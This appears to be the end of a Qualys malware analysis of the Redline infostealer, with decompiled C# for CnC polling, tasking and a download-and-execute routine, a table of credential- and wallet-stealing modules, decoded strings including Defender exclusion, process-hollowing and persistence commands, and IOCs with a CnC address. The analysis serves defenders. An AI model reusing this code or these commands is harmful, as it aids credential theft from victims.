Key	Oscular
Version	2

193.203.203.82 is a known Command and Control (CnC) Panel that has been active since as far back as September 2021. It has also been identified as part of other Redline attributed activity.



Redline started by displaying an error message box with the contents of *Message* argument in a new thread. It then attempted to connect to the CnC server over TCP every 5 seconds. Once the connection is established, Redline attempted to poll the server every second to retrieve its settings (Fig.34).

```

16 public static void Run()
17 {
18     try
19     {
20         if (!string.IsNullOrEmpty(Arguments.Message))
21         {
22             new Thread(delegate()
23             {
24                 MessageBox.Show(StringDecrypt.Read(Arguments.Message, Arguments.Key), "", MessageBoxButtons.OK, MessageBoxIcon.Hand);
25             })
26             {
27                 IsBackground = true
28             }.Start();
29         }
30         ConnectionProvider connectionProvider = new ConnectionProvider();
31         bool flag = false;
32         while (!flag)
33         {
34             foreach (string address in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[]
35             {
36                 '.'
37             }))
38             {
39                 if (connectionProvider.Id1(address))
40                 {
41                     flag = true;
42                     break;
43                 }
44             }
45             Thread.Sleep(5000);
46         }
47         Entity2 settings = new Entity2();
48         while (!connectionProvider.Id3(out settings))
49         {
50             if (!connectionProvider.Id3())
51             {
52                 throw new Exception();
53             }
54             Thread.Sleep(1000);
55         }
56     }
57 }

```

Fig.34 Redline polling server

It then sent the *ID* and the *version* to the CnC server to register itself and retrieved its tasks. These define which module is to be executed (Fig.35).

```

56 Entity2 entity = new Entity2();
57 {
58     ID = StringDecrypt.Read(Arguments.ID, Arguments.Key);
59 }
60 IdentitySenderBase IdentitySenderBase = SenderFactory.Create(Arguments.Version);
61 while (!IdentitySenderBase.Send(connectionProvider, settings, ref entity))
62 {
63     Thread.Sleep(5000);
64 }
65 Entity2 user = entity;
66 user.ID = new Entity4();
67 user.ID2 = null;
68 IList<Entity6> tasks = new List<Entity6>();
69 user.ID3 = "UNKNOWN";
70 while (!connectionProvider.Id26(user, out tasks))
71 {
72     if (!connectionProvider.Id3())
73     {
74         throw new Exception();
75     }
76     Thread.Sleep(1000);
77 }
78 foreach (int taskId in new TaskResolver(entity).ReleaseUpdates(tasks))
79 {
80     while (!connectionProvider.Id27(user, taskId))
81     {
82         if (!connectionProvider.Id3())
83         {
84             throw new Exception();
85         }
86         Thread.Sleep(1000);
87     }
88 }
89 catch (Exception)
90 {
91     Program.Run();
92 }
93 }
94 }
95 }

```

Fig.35 Registering client and polling tasking

Redline also had an update method to update command lines, tasks and download and execute a patch (Fig.36).

```

public List<int> ReleaseUpdates(IEnumerable<Entity6> tasks)
{
    List<int> list = new List<int>();
    try
    {
        foreach (Entity6 entity in tasks)
        {
            if (this.Result.DomainExists(entity.Id4))
            {
                CommandLineUpdate commandLineUpdate = new CommandLineUpdate();
                if (commandLineUpdate.IsValidAction(entity.Id3) && commandLineUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                DownloadUpdate downloadUpdate = new DownloadUpdate();
                if (downloadUpdate.IsValidAction(entity.Id3) && downloadUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                DownloadAndExecuteUpdate downloadAndExecuteUpdate = new DownloadAndExecuteUpdate();
                if (downloadAndExecuteUpdate.IsValidAction(entity.Id3) && downloadAndExecuteUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                OpenUpdate openUpdate = new OpenUpdate();
                if (openUpdate.IsValidAction(entity.Id3) && openUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
            }
        }
    }
    catch
    {
    }
    return list;
}


```

Fig.36 Redline update routine

We will briefly go over some of the more interesting Redline modules which highlight its capabilities.

MODULE NAME	DESCRIPTION
CryptoHelper	Routines for Aes, hashing and other cryptographic methods
AllWallets	Collects crypto wallets by scanning directories with keywords related to wallets
BrEx	Collects login data, cookies, form data, extension details from browser paths
ConfigReader	Collects directory structure of a given directory or drive
DataBaseConnectionHandler	Collects data from identified SQL databases
DesktopMessenger	Collects data from Telegram desktop
Discord	Collects logs, tokens etc. from Discord desktop
FileExt	Reads specified file
FileSearcher	Performs searches to find files
FileScanning	Performs searches to find directories
FileZilla	Collects Filezilla related data such as credentials, recent files etc.
FullInfoSender	Collects processor details, graphic card details, RAM details, browser details, installed programs, antivirus details, running processes, installed languages, output from all modules, username, Windows version, current language, execution location, serial number and current time zone
GameLauncher	Collects data from Steam launcher
g_E_c_k_0	Collects data from browsers using Gecko engine
NordApp	Collects Nord VPN related data.
OpenVPN	Collects Open VPN related data.
ProtonVPN	Collects Proton VPN related data.

Most of the data collection modules are functionally similar with arguments to a file scanner interface that defines the location and the data that should be stolen (Fig.37). Modules also implement targeted application-specific functions to extract interesting data such as credentials, form fields, VPN configs, and more.



ATT&CK Mapping

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001

Non-Application Layer Protocol T1095

Non-Standard Port T1571

Credentials from Password Stores T1555

Automated Collection T1119

Data from Local System T1005

Process Injection T1055

Command and Scripting Interpreter: Visual Basic T1059.005

Indicator Removal on Host: File Deletion T1070.004

Virtualization/Sandbox Evasion T1497

Impair Defenses: Disable or Modify Tools T1562.001

Windows Management Instrumentation T1047

Appendix

LEN (DEC)	DECODED STRING
4	'
4	,
44	Set-MpPreference -ExclusionPath
12	kernel32
24	UmV@zdW1l@VGhyZWfK -> ResumeThread
40	V293NjRT@ZXRUaHJlYWwRDb250ZXh0 -> Wow64SetThreadContext
36	U2V0@VGhyZ@WfKQ29udGV4dA== -> SetThreadContext
36	R2@V0VGhyZWfKQ@29udGV4dA== -> GetThreadContext
32	VmlydHVh@bEFsbG9@jRXg= -> VirtualAllocEx
36	V3JpdGVQcm9j@ZXNzT@WVtb3J5 -> WriteProcessMemory
08	ntdll
40	WndVbm1h@cFZpZXd@PZINIY3Rpb24= -> ZwUnmapViewOfSection
40	Q3JlY@XRIU@HJvY2Vzc0E= -> CreateProcessA
24	Q2xv@c2VI@YW5kbGU= -> CloseHandle
36	Um@VhZFByb2N@lc3NNZW1vcnk= -> ReadProcessMemory
04	@
04	032E02 (hex representation) / NULL
12	Nbehtov
16	Powershell
8	-enc
8	.vbs
52	CreateObject("WScript.Shell").Run ""
20	"" , 1, False
88	Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
12	Startup
92	Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
92	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
72	Software\Microsoft\Windows NT\CurrentVersion\Winlogon
08	Shell
20	explorer.exe,"
4	,
64	Software\Microsoft\Windows\CurrentVersion\Run\
04	"
08	.exe
04	20 (hex)
12	ToInt32
52	- (Windows Microsoft) Internet Explorer
12	iexplore
52	Start-Sleep -s 10; Remove-Item -Path "
12	" -Force
16	powershell
04	cmd
20	/k START "" "
12	" & EXIT
08	runas

LEN (DEC)	DECODED STRING
04	.
16	SbieDll.dll
08	john
08	anna
12	xxxxxxx
32	select * from Win32_BIOS
40	Unexpected WMI query failure
12	version
16	SerialNumber
32	VMware VIRTUAL A M I Xen
48	select * from Win32_ComputerSystem
16	manufacturer
08	model
32	Microsoft VMWare Virtual
12	username
16	PureCrypter
12	content
68	:loudspeaker: *NEW EXECUTION* :one: **User** =
32	:two: **Date UTC** =
28	:three: **File** =
04	20 0D 0A (hex) \r\n
04	x2
16	.compressed
12	costura
40	costura.costura.dll.compressed
16	protobuf-net
48	costura.protobuf-net.dll.compressed

IOCs

Discord Attachment URLs

https://cdn[.]discordapp[.]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip
http://cdn[.]discordapp[.]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip
https://cdn[.]discordapp[.]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip
">https://cutt[.]ly/JOutnwm->
https://cdn[.]discordapp[.]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip
">https://adobepremierpro[.]tiny[.]us/download->
https://cdn[.]discordapp[.]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip
https://cdn[.]discordapp[.]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip
https://cdn[.]discordapp[.]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip
">https://adobepremierpro[.]tiny[.]us/download->
https://cdn[.]discordapp[.]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip
">http://gg[.]jgg/xqbt3->
https://cdn[.]discordapp[.]com/attachments/904314549568675903/936336280999051315/Installer.zip
https://cdn[.]discordapp[.]com/attachments/904314549568675903/936336280999051315/Installer.zip
">https://best-plugins[.]tiny[.]us/autotunepro->
https://cdn[.]discordapp[.]com/attachments/630849870097416212/936622136003538984/Setup_Auto-Tune_Pro_v9.1.0.zip
">https://sonyvegaspro[.]tiny[.]us/download->
https://cdn[.]discordapp[.]com/attachments/630857695402131498/940285843447353374/MAGIX.Vegas.Pro.v19.0.458.zip
https://expres-v[.]com/download/Installer.zip

Dropper URLs

DROPPER	URL	DROPPED SAMPLE
06f65e5d32f58944fe0a50f12d8eb5c4	http://81[.]4[.]105[.]174/Epujhn[.]jpg	d3ca123f9e81ad8f8e8ae4cc3803f590
1c8112b8e1f13ca4129cae22f3387d47	http://81[.]4[.]105[.]174/Bkcmvj[.]jpg	7aeac72fd0ef3b77e8c6bf0212bc99dd
154bda18ddf65e3d79caa9abeb7c4468	http://81[.]4[.]105[.]174/Mujov[.]log	bd0592b2c25c38a7cf353095cc97bdc8
a90d58052bcacd0194d1dfc0dd9d7929	http://81[.]4[.]105[.]174/AdobeFile[.]log	701f36ba3ecdc890710413ed7a26861d
7f6de92ece5a366cc15af5574701fe98	http://81[.]4[.]105[.]174/lpqtn[.]jpg	dc815147f7fe11d08d7d64213f9032e7
5acd1037872f39b9034707ae3618f3a3	http://81[.]4[.]105[.]174/jiupcw[.]png	bf285233dc836f62bc82a209c5dab48b
771a4fea6f33eac0771b108e8933703a	http://81[.]4[.]105[.]174/win11[.]jpg	6dfa84ac778aa418adcb649651d17ccd

URL	DROPPED SAMPLE (REVERSED)
http://81[.]4[.]105[.]174/Nyszfp[.]png	57bf626239b8db6e1434dbc8ee7cef86
http://81[.]4[.]105[.]174/Ezzivoo[.]png	9b85cd189f7b8f6ba4213470523a0f59
http://81[.]4[.]105[.]174/Rdxgbxvf[.]jpg	c79bb6ecc930cb9a6aba43de47e02013
http://81[.]4[.]105[.]174/Cqstk[.]png	5545a2ff42f03e95661aba7eb080ce17
http://81[.]4[.]105[.]174/Obqjyz[.]log	7e16c22ecc22113854b247f5886c98f5
http://81[.]4[.]105[.]174/PythonFile[.]jpg	45cf0a81dc1a3b75b0f3cf598566d315
http://81[.]4[.]105[.]174/CcleanerInstaller[.]jpg	8a6ce4ad539d027b4cbbdd147158af4d
http://81[.]4[.]105[.]174/lkgvjkeu[.]jpg	cd39fa7364d13fe521aad91b8e99760f
http://81[.]4[.]105[.]174/fuygzod[.]png	0d9ac7274be792796eeebd217cc6e58
http://81[.]4[.]105[.]174/Win11ClubHelloAgain[.]jpg	b8312c8e83bab1f003d03eacc10c8054
http://81[.]4[.]105[.]174/Liafandgotica[.]png	3f6ec963e276603ece3af20d5a3075cc
http://81[.]4[.]105[.]174/lavgimu[.]jpg	92d939fabae206a9e5df8ba2e8a10877
http://81[.]4[.]105[.]174/VideoPublicAllocation[.]log	63fdd2a00dc456a3189a2c4fd3d499d1

Dropper Samples

NAME	HASH
Windows11InstallationAssistant.exe	771a4fea6f33eac0771b108e8933703a
Setup Auto-Tune Pro v9.1.0.exe, Premier Pro Crack Installer v22.1.1.exe, Premiere Pro Crack Installer v22.1.1.exe, NEXUS INSTALLER.exe, MAGIX.Vegas.Pro.v19.0.458.exe, FAB_FILTER_INSTALLER.exe, COD MERCY v1.7.exe, Sapphire Installer.exe	7f6de92ece5a366cc15af5574701fe98
Set-Up.exe	a90d58052bcacd0194d1dfc0dd9d7929
Installer.exe	06f65e5d32f58944fe0a50f12d8eb5c4
InstallerZnanos.exe	5acd1037872f39b9034707ae3618f3a3
Eye-Saver-Setup.exe	154bda18ddf65e3d79caa9abeb7c4468
Dinox_installer.exe	1c8112b8e1f13ca4129cae22f3387d47

Redline CnC IP

193.203.203.82:23108

Redline InfoStealer

c827633ffacf2424112957e2ba523909

About Qualys

Qualys, Inc. (NASDAQ: QLYS) is a pioneer and leading provider of disruptive cloud-based Security, Compliance and IT solutions with more than 10,000 subscription customers worldwide, including a majority of the Forbes Global 100 and Fortune 100. Qualys helps organizations streamline and automate their security and compliance solutions onto a single platform for greater agility, better business outcomes, and substantial cost savings. Qualys, Qualys VMDR® and the Qualys logo are proprietary trademarks of Qualys, Inc. All other products or names may be trademarks of their respective companies.

For more information, please visit [qualys.com](https://www.qualys.com)